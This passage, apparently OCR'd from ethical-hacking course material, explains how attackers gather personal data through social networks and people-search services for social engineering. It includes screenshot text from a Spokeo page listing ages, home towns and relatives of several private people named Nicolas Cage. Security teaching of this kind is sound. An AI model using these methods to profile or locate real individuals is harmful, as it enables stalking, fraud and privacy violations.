
https://www.spokeo.com

People Search on Social Networking Sites

Searching for a particular person on a social networking website is fairly easy. Social networking services are online services, platforms, or sites that focus on facilitating the building of social networks or social relations among people. These websites contain information provided by users in their profiles. They help relate people directly or indirectly to each other through various fields, such as common interests, work locations, and education.

Social networking sites allow people to share information quickly, as they can update their personal details in real time. Such sites allow users to update facts about upcoming or current events, recent announcements and invitations, and so on. Social networking sites are a great platform for finding people and their related information. Many social networking sites allow visitors to search for people without registering on the site; this makes people searching on social networking sites an easy and anonymous task. A user can search for a person using the name, email, or address. Some sites allow users to check whether an account is active, which then provides information on the status of the person being searched.

Social networking sites such as Facebook, Twitter, LinkedIn, and Instagram allow you to find people by name, keyword, company, school, friends, colleagues, and the people living around them. Searching for people on these sites returns personal information such as name, position, organization name, current location, and educational qualifications. In addition, you can also find professional information such as company or business, current location, phone number, email ID, photos, videos and so on. Social networking sites such as Twitter are used to share advice, news, concerns, opinions, rumors, and facts. Through people searching on social networking services, an attacker can gather critical information that will help them in performing social engineering or other kinds of attacks.


(20+) keanu reeves - Search Resu
facebook.com/search/top?q=keanu%20reeves
keanu reeves
6
20+
Search results
Filters
All
Posts
People
Photos
Videos
Marketplace
Pages
Places
Groups
Events
Groups
KEANU REEVES.
Public group · 97K members
10+ posts a day
Keanu Reeves
Public group · 191K members
10+ posts a day
Keanu reeves
Private group · 222K members
3 posts a day
See all
Twenty Daily
Sponsored ·
Keanu Reeves
Born
More Info
Profiles:
Facebook
See also:
The Matrix
1999
THE MATRIX 4
The Matrix Resurrections
2021
The M
Reloa
2003
Is this information accurate?
Yes
No

This group is about people who are fans of Keanu Reeves and I hope all you fans will join my group

Stunt driver Jeremy Fry worked with iconic actor Keanu Reeves on the John Wick movies, and so he knows him intimately. Now he's coming out with a strange confession about Reeves' true behavior.

Keanu Charles Reeves is a Canadian actor. Born in Beirut and raised in Toronto, Reeves began acting in theatre productio... **See more**

September 2, 1964 (age 57) in Beirut, Lebanon

W Content from the Wikipedia article Keanu Reeves licensed under CC-BY-SA.

Figure 2.19: Screenshot of Facebook showing search results


People Search on People Search Services

You can use public record websites to find information about email addresses, phone numbers, house addresses, and other information. Many individuals use online people search services to find information about other people. Generally, online people search services such as Spokeo, Intelius, pipl, BeenVerified, Whitepages, and PeekYou provide people's names, addresses, contact details, date of birth, photographs, videos, profession, details about their family and friends, social networking profiles, property information, and optional background on criminal checks. Further, online people search services may often reveal the profession of an individual, businesses owned by a person, upcoming projects and operating environment, websites and blogs, contact numbers, important dates, company email addresses, cell phone numbers, fax numbers, and personal e-mail addresses. Using this information, an attacker can try to obtain bank details, credit card details, past history, and so on. This information proves to be highly beneficial for attackers to launch attacks. There are many available online people search services that help in obtaining information regarding people.

- **People Search Service - Spokeo**

  Source: *https://www.spokeo.com*

  Attackers can use the Spokeo people search online service to search for people belonging to the target organization. Using this service, attackers obtain information such as phone numbers, email addresses, address history, age, date of birth, family members, social profiles, and court records.


SPOKEO
Nicolas Cage
ABOUT
LOGIN
SIGN UP
People Search > Cage > Nicolas Cage
BROWSE LOCATIONS
Arizona (1)
California (7)
Connecticut (1)
Florida (2)
Georgia (1)
Michigan (1)
Mississippi (2)
Nevada (1)
New York (2)
Oregon (1)
SHOW ALL 12 LOCATIONS
Refine Your Search Results
Sort by Relevance
All Filters
SEE RESULTS

Nicolas Cage
23 people named Nicolas Cage found in California, Virginia and 10 other states.

Nicolas Cage, 52
RESIDES IN ENCINO, CA
Lived In Las Vegas NV, New York NY, Los Angeles CA, Malibu CA
Also known as Nicholas Coppola Cage
Includes ✓ Address(12) ✓ Phone(9) ✓ Email(2)

Nicolas Cage, 69
RESIDES IN VICTORVILLE, CA
Related To Samantha Cage, Donovan Cage, Harry Cage, Mable Cage, Connie Cage
Also known as Nicholas W Cage
Includes ✓ Address(1) ✓ Email(2)

Nicolas Cage, 33
RESIDES IN ORMOND BEACH, FL
Lived In Daytona Beach FL
Related To Julie Cage, Douglas Cage, Dylan Cage, Doug Cage
Also known as Nicholas Cage
Includes ✓ Address(4) ✓ Phone(2) ✓ Email(2)

Nicolas Cage
RESIDES IN JACKSON, MS
Related To Deatra Cage, Ron Cage, Eugene Cage, Nicholas Cage, Valerie Cage
Includes ✓ Address(1)

